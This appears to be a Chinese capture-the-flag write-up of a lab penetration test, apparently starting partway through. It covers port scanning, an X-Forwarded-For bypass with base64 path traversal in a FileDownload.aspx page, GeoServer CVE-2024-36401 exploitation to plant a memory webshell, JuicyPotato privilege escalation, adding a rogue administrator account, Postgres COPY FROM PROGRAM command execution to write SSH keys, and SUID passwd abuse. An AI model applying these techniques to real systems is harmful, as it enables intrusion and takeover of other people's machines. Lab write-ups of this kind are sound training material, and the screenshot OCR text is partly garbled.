15 49664/tcp open  msrpc       Microsoft Windows RPC
16 49665/tcp open  msrpc       Microsoft Windows RPC
17 49666/tcp open  msrpc       Microsoft Windows RPC
18 49667/tcp open  msrpc       Microsoft Windows RPC
19 49668/tcp open  msrpc       Microsoft Windows RPC
20 49669/tcp open  msrpc       Microsoft Windows RPC
21 49670/tcp open  msrpc       Microsoft Windows RPC
22 Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
   cpe:/o:microsoft:windows
23
24 Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
25 Nmap done: 1 IP address (1 host up) scanned in 124.11 seconds
```

```
D:\tools>fscan -h 10.103.180.212
```

```

  _ _ _ _ _
 / _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \
/_ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \
\ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \ _ _ _ \
                                     fscan version: 1.8.4

```

```
start infoscan
```

```
10.103.180.212:445 open
```

```
10.103.180.212:139 open
```

```
10.103.180.212:80 open
```

```
10.103.180.212:135 open
```

```
[*] alive ports len is: 4
```

```
start vulscan
```

```
[*] WebTitle http://10.103.180.212 code:200 len:37 title:None
```

```
已完成 4/4
```

```
[*] 扫描结束,耗时: 10.0433027s
```

```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
# Update March 25
```

```
User-agent: *
# CSS, JS, Images
Allow: /core/*.css$
Allow: /core/*.css?
Allow: /core/*.js$
Allow: /core/*.js?
Allow: /core/*.gif
Allow: /core/*.jpg
Allow: /core/*.jpeg
Allow: /core/*.png
Allow: /core/*.svg
Allow: /profiles/*.css$
Allow: /profiles/*.css?
Allow: /profiles/*.js$
Allow: /profiles/*.js?
Allow: /profiles/*.gif
Allow: /profiles/*.jpg
Allow: /profiles/*.jpeg
Allow: /profiles/*.png
Allow: /profiles/*.svg
# Directories
Disallow: /web.config
```

```
# Parameters
Disallow: *?
```

```
# Files
Disallow: /README.txt
Disallow: /FileDownload.aspx.cs
```

```
#Block 404
Disallow: /*404*
```

```
#Sitemap
Sitemap: https://www.globant.com/sitemap.xml
```

简单测了一下这是/FileDownload.aspx的源码



## 代码块


```
1  using System;
2  using System.IO;
3  using System.Web;
4  using System.Text;
5
6  public partial class FileDownload : System.Web.UI.Page
7  {
8      protected void Page_Load(object sender, EventArgs e)
9      {
10         string forwardedFor = Request.Headers["X-Forwarded-For"];
11
12         if (string.IsNullOrEmpty(forwardedFor) ||
13             !forwardedFor.Contains("127.0.0.1"))
14         {
15             Response.Write("禁止访问! ");
16             return;
17         }
18
19         string encodedFileName = Request.QueryString["img"];
20         if (!string.IsNullOrEmpty(encodedFileName))
21         {
22             try
23             {
24                 byte[] data = Convert.FromBase64String(encodedFileName);
25                 string fileName = Encoding.UTF8.GetString(data);
26
27                 string baseDirectory = Server.MapPath("~/");
28                 string filePath = Path.Combine(baseDirectory, fileName);
29
30                 if (File.Exists(filePath) &&
31                     filePath.StartsWith(baseDirectory, StringComparison.OrdinalIgnoreCase))
32                 {
33                     Response.ContentType = "image/jpeg";
34                     Response.AddHeader("Content-Disposition", "attachment;
35 filename=" + Path.GetFileName(filePath));
36                     Response.WriteFile(filePath);
37                     Response.End();
38                 }
39                 else
40                 {
41                     Response.Write("猜错了! ");
42                 }
43             }
44             catch
45             {
46             }
```

```
43         Response.Write("错啦! ");
44     }
45 }
46 }
47 }
48
```

XFF头改成127.0.0.1，打个目录穿越就行

The screenshot displays the CyberChef web application interface. On the left, the 'Recipe' panel is active, showing a single step: 'To Base64' with a dropdown menu set to 'Alphabet'. The main workspace is divided into two sections. The top section, labeled 'Input', contains the file path '..\..\..\..\Users\Administrator\Desktop\flag'. The bottom section, labeled 'Output', shows the result of the encoding: 'Li5cLi5cLi5cLi5cVXN1cnNcQWRtaW5pc3RyYXRvc1xEZXNrdG9wXGZsYWw='. The interface includes standard web browser controls at the top and various utility icons throughout the workspace.

A screenshot of a web browser window. The address bar shows a URL starting with "10.103.180.212/FileDownload.aspx?img=Lj5cLi5cLi5cQzpcVXNlcnNcQWRtaW5pc3RyYXVvcxZEXNrdG9wXGZsYWc=". The main content area is mostly blank with the text "猜错了!" (You guessed wrong!) visible on the left. A download manager overlay is open on the right side, titled "近期的下载记录" (Recent download records). It lists four items: "flag" (47 B, 1 minute ago), "README.txt" (1 B, 17 minutes ago), "openvpn-2.6.14.tar.gz" (1,881 KB, 41 minutes ago), and "download.zip" (163 B, 6 hours ago). Below these, it shows two entries for "下载.png" (Download.png), each 490 B and 11 hours old. At the bottom of the overlay, it says "完整的下载记录" (Full download records).



下载web.config，看到数据库的内网ip和账号密码root/KyHbPqxA3tD8oj17yC，这也是一个用户的账号密码

内网就两个靶机，12和51，本地和sql服务器

## 夜色最浓时

1. 内网存在多台机器，不一定每台都存在flag。
2. Windows统一：C:\Users\Administrator\Desktop\flag
3. Linux统一：/root/flag

## flag1 | 100

8080开有web服务，GeoServer

<https://github.com/Chocapikk/CVE-2024-36401>



# GeoServer

## CVE-2024-36401 评估属远程代码执行 (RCE)

2024 年 9 月 12 日 · 乔迪·加内特

GeoServer 社区在应对 [CVE-2024-36401 漏洞](#)。此漏洞源于 GeoServer 在处理 XPath 表达式时，会提供正在被积极利用的“远程”者在您的计算机或网络上运行恶意代码。

欲了解更多信息：

- [GeoServer 2.25.2 版本](#) (6月 18, 2024)
- [GeoServer 2.24.4 版本](#) (6月 18, 2024)
- [GeoServer 2.22.6 发布](#) (3月 17, 2025)
- [CVE-2024-36401 漏洞](#) (2024 年 7 月 1 日)
- [CISA 警告 GeoServer GeoTools 软件中被积极利用的 RCE](#)
- [黑客以发送后门和僵尸网络恶意软件为目标的 GeoServer](#)

### 问：为什么我被引导到这篇文

您负责运行尚未更新的 GeoServer 实例。

1. [CVE-2024-36401 漏洞](#)提供应立即执行的缓解说明。  
请停止阅读并立即执行此作。
2. 更新您的实例：[升级现有版本](#) (用户指南)

WFS Capabilities

Caching Defaults

网络集

Disk Quota

BlobStores

安全

设置

认证

密码

用户, 组, 角色

数据

URL Checks

服务

演示

工具

TMS

1.0.0

WMS-C

1.1.1

WMTS

1.1.1

### GeoServer Web Feature Service

This is the reference implementation of WFS 1.0.0 and WFS 1.1.0, supports all WFS operations including Transaction.

WFS

2.0.0

WFS

1.1.0

WFS

1.0.0

### Web Coverage Service

This server implements the WCS specification 1.0 and 1.1.1, it's reference implementation of WCS 1.1.1. All layers publi available on WMS also.

WCS

2.0.1

WCS

1.1.1

WCS

1.1.0

WCS

1.1

WCS

1.0.0

### GeoServer REST API

GeoServer REST API for instance status and configuration.

REST

1.0.0



This GeoServer instance is running version **2.24.1**. For more information please contact the [administrator](#).

<https://github.com/bmth666/GeoServer-Tools-CVE-2024-36401>

CVE利用工具写入内存马

代码块

- 1 工具：AntSword
- 2 密码：Apwganif
- 3 密钥：null
- 4 请求头：Referer: Vslfrn
- 5 请求路径：/\*



尝试直接读取文件，但好像没权限，要提权

看下权限

```
C:\Users\Public> whoami /priv
特权信息
-----

特权名                                描述                                状态
=====
SeAssignPrimaryTokenPrivilege        替换一个进程级令牌                已禁用
SeIncreaseQuotaPrivilege              为进程调整内存配额                已禁用
SeAuditPrivilege                      生成安全审核                      已禁用
SeChangeNotifyPrivilege              绕过遍历检查                      已启用
SeImpersonatePrivilege                身份验证后模拟客户端              已启用
SeCreateGlobalPrivilege               创建全局对象                      已启用
SeIncreaseWorkingSetPrivilege         增加进程工作集                    已禁用
```

有SeImpersonatePrivilege权限，传个烂土豆，直接提权成功

```

C:\Users\Public> dir
驱动器 C 中的卷没有标签。
卷的序列号是 A696-C4FC

C:\Users\Public 的目录

2025/08/07  13:45    <DIR>          .
2025/08/07  13:45    <DIR>          ..
2025/08/07  13:02                80 CLSID.list
2023/03/24  15:02    <DIR>          Documents
2016/07/16  21:23    <DIR>          Downloads
2025/08/07  13:46       7,266,304 fscan.exe
2025/08/07  13:06       237,056 Juicypotato-webshell.exe
2025/08/07  12:53       347,648 JuicyPotato.exe
2016/07/16  21:23    <DIR>          Music
2025/08/07  13:03       370,040 nc.exe
2016/07/16  21:23    <DIR>          Pictures
2025/08/07  13:50         1,610 result.txt
2016/07/16  21:23    <DIR>          Videos
2025/08/07  12:37     10,156,544 winPEAS.exe
              7 个文件      18,379,282 字节
              7 个目录 123,380,015,104 可用字节
C:\Users\Public> Juicypotato-webshell.exe -p "whoami"
JuicyPotato modified by skyer v0.1

[+] Testing {4991d34b-80a1-4291-83b6-3328366b9097} 8645
.....
[+] Auth result 0
[+] CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}; Privilege:NT AUTHORITY\SYSTEM
[+] Launching server C:\Users\Public\Juicypotato-webshell.exe -s 23333
[+] SeImpersonate enabled!
[+] CommandThread launched!
[+] CreateProcessWithTokenW OK
[*] Trying connect server 127.0.0.1:23333...
[+] Waiting command server...
[+] Command server connected!
=====
nt authority\system
=====

```


写个管理员用户进去，rdp连上

代码块

```

1 net user test 1q2w3e4r! /add
2 net localgroup administrators test /add


```



flag{ZPsZWYOBwylgRrdJVEk0epXtLNFTH45j}

## flag2 | 200

先扫内网





扫到了一个postgres数据库，搭建一下frp，弱口令postgres/postgres进入数据库

login\_logs @postgres.public (1) - 表 - Navicat Premium

文件 编辑 查看 表 收藏夹 工具 窗口 帮助

连接 新建查询 表 视图 实体化视图 函数 角色 其它 查询 报表 备份 自动运行 模型

对象 login\_logs @postgres.publi...

开始事务 文本 筛选 排序 导入 导出

id	username	password	ip_address	login_time
1	abc.local\testuser	Pass123	192.168.10.99	2025-07-30 04:46:00
2	abc.local\admin	AdminPass456	192.168.10.100	2025-07-30 04:47:00
3	abc.local\guest	Guest789	192.168.10.101	2025-07-30 04:48:00
4	abc.local\xiaoming	Xiaom123	192.168.10.102	2025-07-30 04:49:00
5	abc.local\john_Sql	Secret456	192.168.10.103	2025-07-30 04:50:00
6	abc.local\alice	AlicePass789	192.168.10.104	2025-07-30 04:51:00
7	abc.local\bob	Bob123456	192.168.10.105	2025-07-30 04:52:00
8	abc.local\manager	ManagePass321	192.168.10.106	2025-07-30 04:53:00
9	abc.local\sysadmin	SysPass654	192.168.10.107	2025-07-30 04:54:00
10	abc.local\intruder	Intruder999	192.168.10.108	2025-07-30 04:55:00

写公钥进去，ssh连上

\* 无标题 - 查询 - Navicat Premium

文件 编辑 查看 查询 格式 收藏夹 工具 窗口 帮助

连接 新建查询 表 视图 实体化视图 函数 角色 其它 查询 报表 备份 自动运行 模型

对象 \* 无标题 - 查询

保存 查询创建工具 美化 SQL 代码段 文本 导出结果

1 COPY cmd\_exec FROM PROGRAM 'echo "ssh-rsa  
AAAAAB3NzaC1yc2EAAAADAQABAAQGC50jJmGoeCrrbUeKwNS1jGGNtFtrCoqCeSA2uVgZ/6JGTG7RQapJMeshexi7ZAHUsaIqsT9HmIHqI86uZiH3pkw8Z5j4Mpb9od3ghH29Jks1QEUSZ9EGfGhnhY1cImzzGD17ty/mHLt+7vH3KxG0/t3tv1b2TLXN/LAgmxOUkr966XrAe012wR9wInt03RNR14VPv5x1by6pe4Fda1GrttrnwF75/Z+8kxud4M6TaUcBu4McV0h7/1k1st01PAjSVGG7BdPqreo59zR4GNIsmNB6w0de1jv01qvOs4kfdaQNAVK0M+NGRKzdb63ktJg24X2WsuiknKF2x56R1p0CGAUD9RE/Mg6nLUzTGu5G1gfdsC5BD2yHxUp02MhFgvkd4gtKE4DBk6QgwGwEt16GfQRCy3JUt/LtBo661NRogL9eHwDL6HPLpOpX7bknNU2YK7ID8y+VxFIrGKh1hrtqs+EP1kBMeh+1N032PK/1SkwvY/c4BE5KgMG3Tv+8= jyzho@WIN-EICAC432NIT  
> /home/postgres/.ssh/authorized\_keys';  
> OK  
> 时间: 0.037s

信息

COPY cmd\_exec FROM PROGRAM 'echo "ssh-rsa  
AAAAAB3NzaC1yc2EAAAADAQABAAQGC50jJmGoeCrrbUeKwNS1jGGNtFtrCoqCeSA2uVgZ/6JGTG7RQapJMeshexi7ZAHUsaIqsT9HmIHqI86uZiH3pkw8Z5j4Mpb9od3ghH29Jks1QEUSZ9EGfGhnhY1cImzzGD17ty/mHLt+7vH3KxG0/t3tv1b2TLXN/LAgmxOUkr966XrAe012wR9wInt03RNR14VPv5x1by6pe4Fda1GrttrnwF75/Z+8kxud4M6TaUcBu4McV0h7/1k1st01PAjSVGG7BdPqreo59zR4GNIsmNB6w0de1jv01qvOs4kfdaQNAVK0M+NGRKzdb63ktJg24X2WsuiknKF2x56R1p0CGAUD9RE/Mg6nLUzTGu5G1gfdsC5BD2yHxUp02MhFgvkd4gtKE4DBk6QgwGwEt16GfQRCy3JUt/LtBo661NRogL9eHwDL6HPLpOpX7bknNU2YK7ID8y+VxFIrGKh1hrtqs+EP1kBMeh+1N032PK/1SkwvY/c4BE5KgMG3Tv+8= jyzho@WIN-EICAC432NIT  
> /home/postgres/.ssh/authorized\_keys'  
> OK  
> 时间: 0.037s

全部标签

- CASE Flow C
- FOR Flow C
- IF...ELSE...
- INSERT Sy
- LOOP Flow C
- SELECT Sy
- UPDATE S
- WHILE Flow

查询时间: 0.038s

passwd有suid权限，直接改root密码，切换成root拿flag

```
